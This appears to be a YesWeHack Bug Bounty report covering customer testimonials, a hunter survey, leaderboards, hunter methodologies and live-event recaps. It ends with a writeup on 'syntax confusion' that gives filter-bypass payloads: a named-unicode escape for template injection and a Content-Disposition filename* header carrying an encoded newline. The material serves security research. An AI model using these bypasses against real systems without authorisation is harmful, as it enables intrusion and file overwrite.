YesWeHack scored 77 in our last quarterly NPS review, placing the company well above typical industry benchmarks, demonstrating a consistently high level of customer satisfaction and strong user advocacy.

Survey feedback highlights the professionalism, responsiveness and quality of support provided, as well as the platform's effectiveness in vulnerability detection and security enhancement. Product features, advisory services, documentation and contributions from the hacker community were frequently praised, reflecting the dedication and expertise of YesWeHack's teams.

Effortless security and superior vulnerability detection

What do you like best about YesWeHack?

Keeps my IT Infrastructure secure. Very easy platform to navigate and understand. Been using it for over 4 years now and it's helped in finding lots of vulnerabilities that our Qualys and Nessus scanner doesn't detect. Customer service is superb whether it is in dealing with triagers who will help you verify vulnerability reports to your own dedicated account manager.

What problems is YesWeHack solving and how is that benefiting you?

When releasing a new product or updating a new service we can get more hunters (Ethical Hackers) assigned to our service so that they can try and find something our pen testing may have missed. Gives us piece of mind that we know our applications are secure.

IT infrastructure and security engineer 4.5 ★★★★½

YesWeHack have added a valuable layer to our security onion

The triaging of bugs is first class, and something we've tried to learn from as an organisation Their customer relationship management has been very good - asking the right questions and contacting at the right frequency Fundamentally the ROI has been good - we have found things that we care about relatively cheaply

Head of testing 5.0 ★★★★★

The best Bug Bounty ally for a company

What do you like best about YesWeHack?

The platform is very intuitive and easy to use, offering the best UI/UX compared to other Bug Bounty platforms. The service is excellent, especially the triaging, which saves us a lot of time. Their strong focus on customer support is the key element that sets them apart from competitors.

What problems is YesWeHack solving and how is that benefiting you?

Continuous testing from thousands of security researchers, saving several money compared to standard PT but detecting a way more severe and business critical bugs. Vulnerability Triaging/Validation is fully on their side, we save a lot of time which means money.

Global head of offensive security & red team 5.0 ★★★★★

YesWeHack platform helps making our product more secure

The YesWeHack platform has been helping our company secure our product. They have already helped us find and mitigate problems that for sure made our product more resilient to attacks. The platform is well organized, the triage team is top notch, and the support is just stellar.

Lead security engineer 5.0 ★★★★★

YesWeHack **Rating Overview**

>4.8/5

★★★★★

30 ratings

YesWeHack **Rating Overview**

>4.9/5

★★★★★

45 ratings

Gartner

HUNTER SURVEY:
FULL-TIMERS, MULTI-TRACK CAREERS, HONING SKILLS

This section of the survey results, based on a poll of 245 hunters, covers hunters' industry experience, the proportion of full-time versus part-time hunters, how they prefer to hone their hacking skills, the prevalence of collaborative hunting, and their hacking toolkit. *(Go to page 18-23 to learn how hunters choose scopes and track program updates, and page 30-33 to learn how hunters use AI tools and view the associated benefits and risks).*

> How many years of experience do you have in cybersecurity?

13%	Less than one year
20%	1-2 years
44%	**3-5 years**
16%	6-10 years
7%	More than 10 years

FULL-TIMERS VS MULTI-TRACK CAREERS WITH TRANSFERABLE SKILLS

> Which of these best describes your primary/current profession/role?

38%

are full-time hunters


The other 62% hunt in combination with another role:

48%	Pentester/red teamer
18%	Security researcher
11%	Student
7%	Other cybersecurity role
6%	Software developer/engineer
3%	Academic/educator
3%	System/network administrator
1%	Data engineer
3%	Other

Nearly two-thirds of respondents (62%) combine Bug Bounty with another role, whether as a student or academic/educator, or (more commonly) in a salaried role in related cyber, IT or software development fields. The most common 'day jobs' among this contingent draw on the same skillsets as Bug Bounty: pentesting/red-teaming (48%) and security research (18%). Despite their busy schedules, the cross-pollination between their parallel careers means that many moonlighting hunters are among our most successful. For instance, daytime pentester Wlayzz said in an interview that his full-time role "is useful for Bug Bounty, because we have time to dig on some new techniques. And sometimes in Bug Bounty you see technology that you've already seen in pentests, so it makes it easier".

The next three most common roles – students (11%), 'other cybersecurity roles' (7%) and software development/engineering (6%) – also bring obvious transferable skills. For instance, Aituglo said a career in software development means "I know where I can find bugs and how they can happen".

But Aituglo, no longer a developer, is now among the sizeable proportion of full-time hunters in our sample (38%). While it's a precarious income – "at the beginning, it's completely normal to not find any bugs," noted Pwnii – hunters can potentially earn thousands of euros for just a few hours' work.



Sometimes in Bug Bounty you see technology that you've already seen in pentests, so it makes it easier.

Wlayzz,
Hunter and pentester

HONING HACKING SKILLS

> Which are the most effective methods for learning how to hack/hunt?

55%
Hands-on practice directly on Bug Bounty platforms

53%
Blog posts, research writeups & social media posts

53%
Online education platforms
(e.g. TryHackMe, Hack The Box, PortSwigger Web Security Academy)

36%	YouTube videos
35%	**YesWeHack Dojo**
30%	Mentorship or collaborating with other hunters
26%	Large language models (LLMs)
16%	Academic education (e.g. school or university)

Our CTF training platform, Dojo, is among the best ways to hone your hacking skills, according to more than a third of respondents (35%). Turn to page 86-87 to learn more about Dojo, which offers interactive training modules on common vulnerabilities, monthly CTF challenges (with swag and leaderboard points up for grabs) and a CTF playground.

However, our hunters believe the best way to sharpen your hacking skills is to 'learn on the job': 55% said hunting on real-world Bug Bounty targets was among the most effective methods. "My main tip is: just start," advised leorac, another renowned hacker. "Because I see so many people in the loop of trying to study, to understand, because they are scared of the challenge. But there are a lot of public programs, so just start."

Despite the boom in video content, our findings suggest the written word remains the preferred learning medium. Learning from peers via blog posts, research writeups and social media posts was the highest-rated form of preparation for real hacking, chosen by 53%. YouTube content was popular, but somewhat less so, at 36%. LLMs were cited by fewer still (26%). With mentorship/collaboration with peers also scoring higher than LLMs, at 30%, it's clear that human advice is still more highly valued than AI-generated guidance. "You need to be surrounded by people who want to teach you, which makes it easy to share ideas and go a bit further than you might have otherwise thought possible," said Chackal. While advice from peers is apparently the gold standard, fast-improving LLMs are nevertheless already rated more highly than a traditional academic education, which scored 16%.

Despite running the popular 'Bug Bounty Reports Explained' YouTube channel, Gregxsunday echoes leorac in urging beginners not to use the pursuit of knowledge as an excuse to "procrastinate, to start too late. Some people think they must reach extremely high levels of web hacking skills to start Bug Bounty – which is not necessarily true, because equally important is learning to discover functionalities of the app," he says.

Beginners should learn some basics of web security but then start actual hunting fairly quickly and learn along the way.

Gregxsunday,
Hunter and YouTuber

SOLO VERSUS SQUAD HUNTING

> Do you tend to hunt solo or in collaboration with other hunters?

52%	45%	2%	1%
Always alone	Sometimes with others	Always with others & same squad	Always with others & different squads

Hacking is a more collaborative pursuit than the caricature of hooded hackers hunched over their laptop might suggest. Only a slim majority – 52% – exclusively hack alone. Most of the rest collaborate *sometimes* (45%). "I think what helped me to become successful is a lot of collaboration, networking with other people," reflects nagli. It's impossible for hunters to master the full, diverse spectrum of digital technologies and hacking techniques (as shown in the survey results on page 25-26). Growing numbers of hunters are therefore recognising the benefits of pooling their skills with peers to tackle increasingly complex scopes and achieve exploits that might otherwise elude them.

520%


RISE IN COLLABORATIVE BUG REPORTS ON YESWEHACK SINCE 2022

There's been a dramatic increase in collaboration as hunters coordinate to tackle increasingly complex targets

The 3% who *always* collaborate with others are all full-time Bug Bounty hunters, pentesters or red teamers. They all have at least three years' experience in cybersecurity, suggesting that hunters perhaps become more collaborative as they build community connections over time.

TOOLKITS


> Which of these tools are part of your regular hunter toolkit?



We asked hunters which of the popular tools listed above were part of their regular toolkit.

Burp Suite's dominance among hacking tools, used by 91%, will surprise approximately no one. Even in an era of heavy automation, manual, proxy-assisted testing remains central to Bug Bounty hunting, and Burp is to web proxies what Google is to search engines. However, Caido, gaining traction with 18%, is one increasingly popular rival.

Recon and automation tools are a vital secondary toolkit. Ffuf, httpx, subfinder and custom scripts all sit in the 40-60% range, underlining the importance of fast, scalable reconnaissance. Tools for deeper domains, such as XSSer for XSS discovery or amass for large-scale recon, are used less widely but remain important for specialist workflows.



ALL-TIME LEADERBOARD

1	rabhi	79,701 PTS
2	Xel	24,577 PTS
3	Rbcafe	18,156 PTS

2025 LEADERBOARD

1	rabhi	11,205 PTS
2	Xel	9,166 PTS
3	Noam	5,988 PTS

4TH	drak3hft7	5,880 PTS
5TH	xavoppa	5,775 PTS
6TH	Supr4s	4,203 PTS
7TH	pocsir	3,551 PTS
8TH	YoyoDavelion	3,460 PTS
9TH	bytehx	3,447 PTS
10TH	Edra	3,397 PTS

HONOURING OUR HUNTERS
THE YESWEHACK HALL OF FAME

The hunters who make it onto our leaderboards don't just demonstrate impressive technical skills but deploy them with great consistency too – often in combination with a day job. Those featuring in our monthly, quarterly or annual top-25 rankings, or in the CWE-specific podiums featured on page 54-55, often submit multiple bug reports daily, several days a week. The points that determine their ranking are also a reflection of the quality and clarity of their reports and their readiness to help customers understand exploits and remediate vulnerabilities.

Not that the tens of thousands of hunters below our rarefied top-tier don't make a profound contribution to the hardening of customers' digital assets. Vittorio Addeo, cyber offence manager at Ferrero, has for instance observed benefits from the sheer size of our hunter community. One important "benefit related to Bug Bounty is the access to an unlimited number of security researchers with different skillsets who can discover bugs on your external attack surface," he said. "So you have an unlimited team working with you, collaborating with you, trying to bring the security level of your company to the next level."

Well done to the hunters featured here and a heartfelt thank you to all our hunters! Back to the leaderboard now, and ‘rabhi’ has topped the annual rankings for a remarkable seventh year in a row. So hats off to a French hacker who in last year’s report said he devoted “at least two hours a day to Bug Bounty”. We mentioned it last year, but it bears repeating: rabhi achieves these feats in concert with a full-time job!

However, there’s some serious talent on his tail, with rabhi’s margin of victory the smallest so far in his unbroken run. For that, credit must go to Xel, who finished second in 2025 and is also our all-time #2. Xel even topped the first-quarter leaderboard, the first time rabhi had ceded top spot in any quarter since 2019. Kudos is also due to noam and drak3hft7, third and fourth overall respectively, for their dramatic year-on-year improvements, and for an impressive debut year for xavoppa, in fifth.

Can anyone unseat rabhi in 2026? The field is clearly getting more competitive.


2025 QUARTERLY LEADERBOARDS

Q1 2025 LEADERBOARD

1	Xel	3,808 PTS
2	rabhi	3,672 PTS
3	Noam	2,135 PTS

Q2 2025 LEADERBOARD

1	rabhi	2,611 PTS
2	Xel	1,880 PTS
3	Noam	1,489 PTS



Q3 2025 LEADERBOARD


1	rabhi	2,092 PTS
2	drak3hft7	2,036 PTS
3	xavoppa	1,624 PTS

Q4 2025 LEADERBOARD

1	rabhi	2,830 PTS
2	Xel	1,898 PTS
3	drak3hft7	1,474 PTS

TOP-PERFORMING HUNTERS BY CWE TYPES

Here are the top-performing hunters across selected CWE categories, determined by total points earned within each category.



CWE-284


Improper Access Control generic

CWE-639

IDOR

CWE-89

SQL injection



CWE-78

OS command injection

CWE-79

Reflected XSS

CWE-840

Business Logic Errors

CWE-349


Cache poisoning

CWE-16

Subdomain takeover

CWE-200

Information disclosure



CWE-79

Stored XSS

CWE-22

Path traversal

CWE-918

Server-Side Request Forgery

CHACKAL'S MAGIC METHODOLOGY FOR STORED XSS (CWE-79)

There are several effective strategies for discovering and exploiting stored cross-site scripting (XSS) vulnerabilities. The one I prefer uses harmless (albeit malicious-looking) payloads or even payloads devoid of JavaScript (instead inserting classic HTML payloads containing, for instance, `<img>` tags or form elements), rather than injecting fully malicious payloads everywhere right away. This avoids polluting the application. It also reduces the risk of a WAF ban or the payload being rejected or filtered before it reaches the vulnerable sink and confirms the vulnerability's presence.

Using harmless (albeit malicious-looking) payloads or even payloads devoid of JavaScript reduces the risk of a WAF ban.

Once the payload is inserted, the second phase involves exploring the lifecycle of the target object and all possible interactions with other objects within the application. For example: does the username appear in other sections besides the profile? Is it displayed during account deletion? Is it displayed during interactions with other users (for instance, within an inter-user chat function)?

The more thoroughly you understand an application, the greater your visibility of the attack surface – which significantly increases your chances of uncovering various vulnerabilities, XSS included.

DRAK3HFT7'S MAGIC METHODOLOGY FOR INFO DISCLOSURE (CWE-200)

I focus on understanding how data flows through the application rather than relying on a single technique or tool. I usually start by mapping the attack surface from the client side, analysing frontend JavaScript and API interactions to identify endpoints that could expose more data than intended or return sensitive information.

A key part of my approach is testing authorisation boundaries by comparing API responses across different user roles, accounts and application states. This helps uncover inconsistencies, excessive data exposure and missing access controls. I also pay close attention to edge cases, legacy endpoints, debug features and API objects not directly used by the UI but still containing sensitive data. Another important aspect is contextual impact analysis. Not all exposed data is equally valuable, so I always evaluate how the disclosed information could realistically be abused or chained with other issues.

My main advice is simple: be curious and patient. Always review responses carefully and keep asking: "Why is this data here?" and "who should really be able to see it?" This mindset often leads to the most impactful findings.

Be curious and patient. Keep asking: "Why is this data here?" This mindset often leads to the most impactful findings.

XEL'S MAGIC METHODOLOGY FOR IDOR (CWE-639)

Program policies don't usually provide detailed specifications for apps, so I always adopt a business-oriented perspective: taking the time to understand the applications, their business purpose and how they were engineered. Thus, I can figure out whether it makes sense that users are supposed to be able to do 'X', or if they should not have access to 'Y'. This helps me avoid reporting vulnerabilities that are deemed merely informative, instead focusing on the key areas of interest in my threat model.

While this is not necessarily the most enjoyable vulnerability class to test, I feel like IDORs and other access control issues will remain ubiquitous for many years to come: it's extremely hard for developers to maintain coherent access control when they add new features to their apps so often. Even the most accomplished developers can inadvertently create access control bugs, so scrutiny from offsec experts is particularly invaluable as a last line of defence.

Xel was also #1 for use of hard-coded cryptographic key (CWE-321), cryptographic issues, generic (CWE-310), broken or risky cryptographic algorithm (CWE-327)

I always adopt a business-oriented perspective: taking the time to understand the applications, their business purpose and how they were engineered.

OUR HUNTERS' FAVOURITE VULNERABILITIES


> **Each year, we publish interviews with the talented hunters who help to harden our customers' digital assets. Many rank at the top end of our all-time leaderboard.**

In last year's report we brought together advice from these Q&As aimed at aspiring or inexperienced hackers; this time we've gathered answers from our latest batch of interviews to questions about their favourite kinds of vulnerabilities and/or most impressive bug finds to date.

Digital technologies and the vulnerabilities lurking therein are so diverse – and increasingly so over time – that no single hunter can master every exploitation technique. But with more than 130,000 hackers now registered to our platform, our customers can find the specific skills needed for their scopes.

"I focus mostly on IDORs. One IDOR I found, I was able to access reservations, cancel them and do more stuff. That was pretty impactful because it affected a $1 billion company."

G4mb4



"My favourite bug was like a SIM swap attack that I was able to receive in my mailbox. Even if though it was a duplicate, it was fun to exploit, and receiving something physical when exploiting web targets is really fun."

Wlayzz

"My most critical bugs are broken authorisation bugs because it's what I keep testing. Most of the time I can get to privilege escalation and do stuff with low privilege users that was meant to be done by an admin. And this leads to account takeover or – with an IDOR – information disclosure."

Leorac

"I'm paying a lot of attention to authentication – specifically if it's single sign-on or SAML-based flaws. I really know a lot about these flaws. A lot of things can go wrong, especially with OAuth."

Gregxsunday

"Using a pro account on a certain platform I gained further access to an administrator account. It allowed me to discover a vulnerability that enabled me to recover anyone's account without any interaction with the targeted user."

SpawnZii

"I was able to reset the password of every account in a big medical company. So that was pretty huge. That was a full chain, so it was different bugs chained together. It was mainly IDORs and improper access control bugs."

Aituglo

"IDORs, broken access control and SSRF are my favourites, because they are business logic, pretty impactful and found easily. [My favourite bug] was a critical SSRF at the moment of PDF creation: I embedded an iframe and could extract all metadata from AWS. It was straightforward – took around 20 minutes – but was good impact and fun."

Lemonoftroy

LIVE HACKING EVENTS: A RECAP OF 2025

Another year, another series of live hacking events successfully delivered. Dozens of vulnerabilities identified and remediated each time. Secure-development lessons learned through hands-on collaboration between hunters, triagers and security teams. And a public demonstration that the participating organisation takes security seriously.

What explains the success of these in-person Bug Bounty events? Most obviously, the ingenuity of the security researchers involved. Participants are handpicked based on their skills and track record, with many ranked highly on our all-time leaderboard. Then there's the performance boost they get from pursuing financial rewards and podium finish under time pressure.

But perhaps the most interesting factor is the collaborative spirit that characterises these events. Few hackers view these competitions as zero-sum games, with many working in pairs or teams to achieve feats that might have eluded them individually. Aituglo, for instance, teamed up with cosad3s at NullCon Berlin. "TeamViewer is a pretty wide target with a lot of features and rights, and roles," he wrote on his blog. "Digging into all of them was impossible, so we split together to look at different parts of the app."

As for YesWeHack's role, the principles underpinning our support of continuous programs still apply (find out more on page 18-23). However, our teams also relish tackling challenges particular to an in-person engagement – from setting scopes fit for a time-limited format to solving unexpected operational or logistical challenges. "My job is to make sure that the program is very clear for all hunters, answer their questions, talking with the program manager's teams to make sure everything works fine and everyone is satisfied," said Anthony Silva, customer success manager (CSM) at YesWeHack, at the leHACK event in Paris. On the triage side, Thibaud Couty observed that "The scope is really huge. Hunters can have a lot of fun, which is a very big challenge for the triagers because we have a lot of reports to process."

LEHACK LIVE BUG BOUNTY, PARIS

This two-day competition, spanning 17 hours, marked our fourth consecutive live hacking event at France's largest hacker conference and produced one of our highest bug counts to date. The scope provider chose to remain anonymous.

> "The atmosphere is as good as ever. There's always that vibe of 'let's sit down and chat in order to share and see what others have found'." **Aethlios,** hunter

> "The scope was wildcard so there's a huge attack surface to discover. That means we don't get in each other's way; we have a huge playground." **Truff,** hunter

> **More and more people are participating each year and you see new usernames on the leaderboard. It's great to see that Bug Bounty is becoming more popular.**
>
> ***Gromak123,*** *hunter*

LeHACK **PODIUM**

1	Aituglo
2	cosades
3	SpawnZii

TEAMVIEWER AT NULLCON BERLIN

Having extracted “excellent value” from its Bug Bounty Programs, “what better time than the 20th anniversary of our business to have a live hacking event with our fantastic program provider, YesWeHack”? asked Aaron Boshers, product security manager at TeamViewer. The decision was vindicated by the findings that emerged during 17 hours of intensive hacking in September. TeamViewer, whose remote access and control software has been installed on more than 2.5 billion devices worldwide, used the occasion to test new components, including AI features, alongside existing scopes.

> “Huge, pretty tough target but very interesting. The triage team was amazing and fast, and the TeamViewer team was great as well, debugging with us and activating some features that were hard to understand.” **Aituglo,** hunter

> “It was really fun and technically challenging. I discovered a lot of things and exchanged with people from different countries. I finished really late. It was a really good day.” **Parker,** hunter

> **I see the curiosity from the [security] team members. They asked me multiple times for extra information about my findings, which is really cool.**
>
> **Krevetko,** hunter

> **Some vulnerabilities introduced entirely new angles for us to explore. It really underscores the importance of responsible disclosure and the power of collaborative security. We’re not just fixing bugs; we’re evolving our mindset and approach to security.**
>
> ***Patricia Leppert,***
> *Team manager, customer trust & security, TeamViewer*

NULLCON BERLIN **PODIUM**

1	Xel
2	Noam
3	Aituglo

SPIRITCYBER WITH THE CYBER SECURITY AGENCY OF SINGAPORE (CSA)


Following a month-long qualifying phase, the two-day finals saw participants from around the world probe physical devices in three categories: military drones, industrial surveillance cameras and smart home/personal devices. Singapore's cybersecurity agency offered a US$50,000 prize pool to strengthen the security of its 'Smart Nation' infrastructure.

> "It's quite fun that we can sit together and collaborate while doing different exploits. It's better than sitting at home behind a screen!" **SunshineFactory,** hunter

> "I'm honoured to have this opportunity and try Bug Bounty for the first time. You get to meet talented hackers from around the world, and I've learned a lot from interacting with them." **Caprinuxx,** hunter

It was a broad range of consumer IoT, including products I had never accessed before. We found cool stuff: code injections, local file disclosures... It was awesome, because sometimes you look at these devices and can't imagine you'll find those things.

Spaceracoon, *hunter*




SpiritCyber **PODIUM**

1	bytehx	
2	0xakm	
3	spaceraccoon	

NEXTGEN HUNTERS AT UNLOCK YOUR BRAIN, HARDEN YOUR SYSTEM, BREST

BZHunt and La Cantine numérique Brest partnered with YesWeHack to deliver a dedicated student Bug Bounty competition at Unlock Your Brain, Harden Your System (UYBHYS) in November. During the nine-hour event in Brest, France, students from six schools uncovered vulnerabilities in websites and connected devices provided by our partners.



Unlock Your Brain **PODIUM**

1	Vozec	
2	pwnwithlove	
3	gobelinor	

THE MINEFIELD BETWEEN SYNTAXES: EXPLOITING SYNTAX CONFUSIONS IN THE WILD

Writeup by
Alex Brumen aka Brumens, researcher enablement analyst, YesWeHack

In this article, you will discover unique, advanced techniques for exploiting confusion across various programming languages arising from differing syntaxes, which I will refer to as 'syntax confusion'. I'll provide step-by-step guidance, supported by practical examples, on crafting payloads to confuse syntaxes and parsers – enabling filter bypasses and real-world exploitation.

Developers often assume there is only one valid syntax for a given input, without considering that identical data can be represented in different syntax variations with the same outcome. For instance, a file upload request can use multipart form data with a standard filename parameter, but the parameter can also be defined in extended syntax as `filename*=UTF-8''`.

Whether you're a pentester, security researcher or Bug Bounty hunter, this guide offers actionable advice on transforming theoretical payloads into effective techniques that uncover unexpected vulnerabilities.

You can also explore these methods by watching my presentation of this research at NahamCon 2025 (free signup required).

WHAT IS SYNTAX CONFUSION? AMBIGUOUS PARSING EXPLAINED

Syntax confusion occurs when two or more components in a system interpret the same input differently due to ambiguous or inconsistent syntax rules. The disagreement can occur between browsers, proxies, web servers, frameworks, libraries or even different functions within the same execution stack. Attackers craft inputs that exploit these mismatches to bypass filters, alter control flow, or surface unexpected behaviours such as cache poisoning, SSRF escalation or injection.

Modern web applications often involve a chain of parsers: a browser normalises input, a CDN may rewrite it, a proxy forwards, the application framework parses it, and helper libraries interpret it again. If any two stages disagree on what the input 'means' semantically, validation applied at one stage may no longer hold in another – creating a consistent path from 'sanitised' input to exploitable behaviour.

FROM IDEA TO GOAL: HOW MY SYNTAX CONFUSION RESEARCH TOOK SHAPE

The research objective was to identify syntaxes used by different technologies that are not widely known but can be abused to leverage novel attacks against web applications. I planned to weaponise these syntaxes to craft payloads that can bypass filters and exploit syntax confusion vulnerabilities.

This research project really kicked off on a late Friday evening, fuelled by late-night documentation dives. That's when I stumbled upon C Trigraphs and Digraphs – character sequences such as `??=` that compilers silently translate into #. For instance:

```
1 //%:==#
2 %:include <stdio.h>
3
4 int main() <% // <% == {
5   printf("Digraphs!\n")
6   return 0;
7 %> // <% == }
```

This syntax really grabbed my attention. It was a stark reminder that radically different syntaxes can produce the exact same result. That realisation became the driving force behind this research project. What if I could identify obscure corners of web technologies where different syntax interpretations collide? It wasn't just about finding quirky syntax; it was about turning that confusion into a tangible advantage for security testing.


The ultimate goal? To weaponise syntax confusion and create practical payloads that could bypass security filters and expose hidden vulnerabilities. This meant diving deep into specifications, experimenting with different encodings, and trying to make systems interpret the same data in conflicting ways.

You might also like: The ultimate guide to Bug Bounty reconnaissance and footprinting ↙

> Quick detection checklist for syntax confusion

Apply these steps to detect parser disagreements early and turn them into practical exploits:

- **Generate semantically equivalent variants:** such as `getParam` vs `getParam[]`, `:443` vs `:000443`
- **Observe normalisation at each hop:** browser, CDN, proxy, application framework, library
- **Intentionally trigger error paths:** overlong ports, broken quoting
- **Capture evidence:** analyse raw requests and responses, and look for differences to detect unexpected behaviours



DETECTING SYNTAX CONFUSION GADGETS: HEADERS, URLS, URIS, UNICODE

Web application functionalities that support multiple syntaxes and interact with other components are particularly likely to suffer from syntax confusion. When hunting for gadgets, look for functions or endpoints that:

- Support various input syntaxes that map to the same semantic value
- Pass user-controlled syntax through multiple nodes in a workflow, where at least two nodes process the same or overlapping parts differently

Python & Perl: named unicode escapes – When `\N{…}` causes syntax confusion

As with most programming languages, Python and Perl support hex (`\x41`), octal (`\101`) and unicode (`\u0041`) escapes. Usefully, Python and Perl also provide a named-character escape in the form of `\N{...}`, which allows you to render a character from its Unicode name.

In an attack scenario, if you can control a string but certain characters (for example, the dollar sign) are blocked, you can use these escapes to render the characters you need. This makes it possible to craft more advanced payloads – for instance server-side template injection (SSTI) payloads such as:

```
1 \N{DOLLAR SIGN}{7*7} => ${7*7}
```

For novel ways to exploit SSTI and achieve remote code execution (RCE), read my previous research entitled: Limitations are just an illusion – advanced server-side template exploitation with RCE everywhere.

Try this technique yourself: Take on the 'Chatroom' CTF challenge on Dojo ↙

Content-Disposition filename vs filename*: RFC 6266/8187 parsing differences

The `Content-Disposition` header can suggest filenames for uploaded or downloaded files using the filename parameter. In its simplest form you might see:

```
1 Content-Disposition: form-data; name="anyBodyPa
  ram"; filename="myfile.txt"
```

There is, however, an alternate syntax using an asterisk (*) that supports charsets and percent-encoding. For example:

```
Content-Disposition: form-data; name="anyBodyPa
ram"; filename*=UTF8''myfile%0a.txt
```

That encoded form allows arbitrary bytes via percent-encoding, such as a URL-encoded and newline that can be placed into the suggested filename.

The tricky part is how different parsers treat `filename` and `filename*`. Some implementations treat `filename*` as a separate parameter and ignore it when looking only for `filename`, while others honour `filename*` and decode its value.

Attackers can exploit that inconsistency: a system that validates only `filename` may miss malicious content hidden in `filename*`, allowing bypasses of `filename` restrictions, injection of control characters or delivery of unexpected file names. By abusing this syntax confusion, you may be able to overwrite files and achieve code injection.

